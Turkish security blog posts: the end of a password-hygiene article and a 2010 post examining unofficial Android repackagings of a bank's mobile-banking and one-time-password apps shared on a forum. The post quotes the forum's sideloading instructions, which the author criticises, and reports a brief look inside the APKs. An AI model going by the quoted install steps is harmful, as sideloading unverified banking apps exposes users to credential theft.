En çok kullanılan şifrelere bakıldığında ve kullanılan şifrelerin %40'ının sayılardan %37'sinin sadece İngilizce harflerden oluştuğu düşünüldüğünde güçlü şifre kullanımında istenilen seviyede olduğumuzu söylemek biraz güç olur.

Art niyetli kişilerin şifrelerinizi tespit etmelerini zorlaştırmak için mutlaka ama mutlaka şifrenizde büyük ve küçük harflere, sayılara, özel karakterlere ($, !, ? vb.) ve en az 8 karakter uzunluğunda olmasına özen gösterin ve her platformda, sistemde farklı şifreler kullanmaya çalışın aksi durumda kişisel bilgilerinizin, hesaplarınızın ele geçmesiyle telafisi güç olan zor günler geçirebilirsiniz.

Sistem ve veritabanı yöneticilerine ise bu tür durumlara düşmemek ve kullanıcılarını zor durumda bırakmamaları için kullanıcılara ait şifreleri veritabanı üzerinde mutlaka ama mutlaka şifreli (encrypted) veya saltlanmış + hashlenmiş olarak saklamalarını şiddetle öneririm.


Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


Android Uğruna Risk Almaya Değer mi ?

Source: https://www.mertsarica.com/android-ugruna-risk-almaya-deger-mi/

By M.S on December 31st, 2010

Geçtiğimiz sabah, bir arkadaşımın göndermiş olduğu bir e-posta gerçek anlamda beni hayrete düşürdü. E-posta, bir bankanın müşterileri için hazırlamış olduğu iki Java uygulaması ile ilgiliydi. Bu uygulamalardan biri cep telefonunda bankacılık işlemlerinin gerçekleştirilmesini sağlarken bir diğeri ise bireysel interaktif bankacılık işlemlerinde kullanılmak üzere "Tek Kullanımlık Şifre" üretilmesini sağlıyordu ve bu iki uygulamada resmi olarak Android işletim sistemini desteklemiyordu. Arkadaşım için e-postanın en can alıcı kısmı, bir forumdaki bir kişinin bu uygulamaları Android işletim sistemi ile uyumlu hale getirmesiydi. Kuşkusuz bu girişimin nedeni, Android işletim sistemi üzerine ilave program kurmadan Java uygulaması çalıştırılamıyor olması ve bankaların Android işletim sistemi ile uyumlu uygulamalar geliştirmiyor olmasıydı.


Overview < Hack 4 Career ...
İşcep & Cep Anahtar İşban...
Hotfile.com: One click file h...
forum.donanimhaber.com/m_45432789/tm.htm
haber365
İntihar Eden Liseli Kızın İbretlik Notu
haber365
Cevapla
Hızlı Cevap
Tüm forumlar » [Mobil Cihazlar] » Avuç içi bilgisayar (Pocket PC / SmartPhone) » Android » İşcep & Cep Anahtar İşbankası Android Sürümü
Sayfa: [1]
Giriş
Mesaj
<< Daha eski konu
Daha yeni konu >>
Reklamlar
Videolarımız
EnginTopcuoglu
Onbaşı
Mesaj: 27
23 Aralık 2010; 18:58:51
PM
Blok
Cevap
Alıntı
Yönlendir
Şikayet Et
Dikkat! (GÜNCELLEME İSTEYENLERİN YAPMASI GEREKEN İŞLEMLERDİR)
Eğer ilk kez yüklüyorsanız aşağıdaki adımları yapınız. Ancak, eski sürümü kullanıyor ve güncelleme çıktı; güncelleyin şeklinde bir uyarı alıyorsanız önce uygulamayı uygulama yöneticisinden kaldırınız. Ardından da
Iscep_Android_YeniSurum_Calisan_by_EngiN.apk isimli uygulamayı telefonunuza atarak yüklemeyi gerçekleştiriniz.
HTC desire telefonda denenmiştir. Sorunsuz çalışmaktadır. Dosyanın indirme link'i aşağıda verilmiştir! Çalışanlar bir teşekkürü esirgemez ise sevinirim.
Beyler (İLK KEZ YÜKLEYENLER İÇİN ADIMLARDIR);
Güncellenen İşcep ve Cep Anahtar APK uygulaması'nı sizlere sunuyorum! Hepsi çalışıyor artık! HAYIRLI OLSUN!
Iscep_Android_YeniSurum_Calisan_by_EngiN.apk yazan uygulama;
işbankası online işlem merkezi'nde yapmanız gereken işlemler'i cep telefonunuz üzerinden yapmanız için gereken uygulamadır.
Yani isbank.com.tr'ye girmenize gerek kalmaz. İşcep içerisinde cep anahtar sistemi de mevcut!!
Android_CepAnahtar_Engin.apk yazan uygulama ise;
İşbankası.com.tr 'ye girerken, cep telefonunuzdan tek kullanımlık şifreler üretmenize yarar.
Android cihazlarda denenmiştir.
APK'lar Engin Topçuoğlu tarafından yapılmıştır. Kötü bir amaç veya başka birşey asla güdülmemiş; kişilerin ve şahsımın yaşadığı soruna çözüm bulma amacıyla
üretimi yapılmıştır.
Uygulamaları yükledikten sonra !!!
https://www.isbank.com.tr/Internet/MainPageEnter.aspx?src=CepAnahtarAktivasyon adresine girin "Uygulamayı Apple Store'dan ya da
Nokia Ovi Store'dan yüklediyseniz aşağıdaki seçeneği işaretleyiniz" yazısının altındaki kutucuğu işaretliyoruz.
*Bundan sonra bilgisayarımızdaki verilen kodları telefondaki bölümlere girerek devam ediyoruz ve aktivasyon tamamlandığında uygulama çalışmaya hazır.
* Uygulamayı yükledikten sonra java vb. birşey istemez ama bi ihtimal isterse; http://bit.ly/fcvpBh adresinden Java/J2ME Runner uygulamasını indirebilirsiniz. Uygulamayı da kurduktan sonra telefonunuza reset atın (yeniden başlatın)
İşcep / Cep Anahtar Programını Yüklemek İçin Aşağıdaki İndir Tuşuna Basınız:
YENİLENEN İŞCEP Android Sürümü İNDİR
Paylaş:
< Bu mesaj bu kişi tarafından değiştirildi EnginTopcuoglu -- 23 Aralık 2010; 19:10:15 >
alibaba
Teğmen
24 Aralık 2010; 14:41:12
PM
Blok
Cevap
Alıntı
Yönlendir
Şikayet Et
Hocam benim standart Samsung telefona da desteklemiyor mesajı geliyordu.




Bankalar tarafından müşterilerin kullanımına sunulan bu tür mobil uygulamalar genellikle Java destekleyen mobil cihazlarda ve IPhone/ IPAD cihazlarında çalışmaktadır. Her ne kadar Android uygulamaları Java ile yazılıyor, javac derleyicisi ile derleniyor ve standart Java bayt kodu (bytecode) yani class dosyası oluşturuyorda olsa son adımda DEX formatına çevrilerek farklı bir dosya formatına bürünmekte ve Android işletim sistemi üzerinde çalışabilir hale gelmektedir. Android'in APK dosyasını Java'nın JAR dosyası, DEX dosyasını ise Java'nın class dosyası gibi düşünebilirsiniz.


Piyasada dex dosyasını class dosyasına, class dosyasını dex dosyasına çeviren programların bulunması ve ayrıca class dosyalarını decompile edebilen çok sayıda programın olması nedeniyle bir Java uygulamasının Android işletim sistemi ile uyumlu hale getirilmesi beni çok şaşırtmadı. (Internette ufak bir araştırma yapacak olursanız JAR paketini APK paketine çeviren web siteleri olduğunu bile görebilirsiniz.)

Beni asıl şaşırtan, herhangi bir kişi tarafından oluşturulan, doğruluğu ve güvenilirliği soru işareti olan bu paketlerin bir çok kişi tarafından indirilmiş ve cep telefonlarına kurulmuş olmasıydı. Özellikle cep telefonlarına bulaşan Zeus trojanının etrafı kasıp kavurduğu şu günlerde bu tür paketlerin sorgusuz sualsiz cep telefonlarına kuruluyor olması, farkındalığın ne boyutlarda olduğuna dair güzel bir örnekti.

Bunun üzerine bende paketi indirip kısaca bir göz atmaya karar verdim.



Pakette yer alan mesajda "Kötü bir amaç veya başka birşey asla güdülmemiş" ifadesi yer alıyordu. Ayrıca paketi hazırlayan kişi, paketin içine hediye olarak Angry Birds oyununu koymayıda ihmal etmemişti. Güvenlik ile ilgili haberleri takip ediyorsanız, geçtiğimiz günlerde Angry Bird oyununun kullanıcı bilgilerini kopyaladığına dair haberlere rastlamışsınızdır.



Paketin içinden çıkan APK dosyalarını açmak için uzantılarını ZIP olarak değiştirip açtığımda beklendiği gibi her bir paket içinden DEX ve ayrıca DAT uzantılı dosyalar çıktı. Hex editör ile şüpheli bir duruma karşı dosyalara kısaca göz attığımda mobil uygulamalara ait parametrelerin DAT uzantılı dosyalarda şifresiz olarak saklandığını gördüm. Açıkçası bu durum beni biraz şaşırttı çünkü dış dünya ile paylaşılan bir uygulamanın banka tarafından katmanlı güvenlik stratejisi ile hazırlanmış olmasını beklerdim. Ayrıca forumda mobil uygulama bağlantı adresinin elden ele dolaşmasıda bana pek doğru gelmedi en azından bankadan, uygulamaları indirtmeden önce müşterilerini doğrulamasını beklerdim.

Çok ileriye gitmeden göz attığım kadarıyla şüpheli bir durum ile karşılaşmadım ancak her bir DEX dosyasını analiz edene kadar bu iki dosyanında zararsız olduğunu söylemek çok doğru olmayacaktır. Sonuçta art niyetli bir kişi isterse DEX dosyalarını disassemble edebilir, bayt kodlarını değiştirerek bankacılık işlemlerini manipüle edebilir ve bunu Android uyumlu paket hazırladığını ileri sürerek masum insanları kolaylıkla ağına düşürebilir. Bu nedenle doğruluğundan ve güvenilirliğinden emin olmadığınız uygulamaları, özellikle ve özellikle bankacılık uygulamalarını cep telefonunuza kurmamanızı öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese sağlık ve mutluluk dolu bir yıl dilerim.
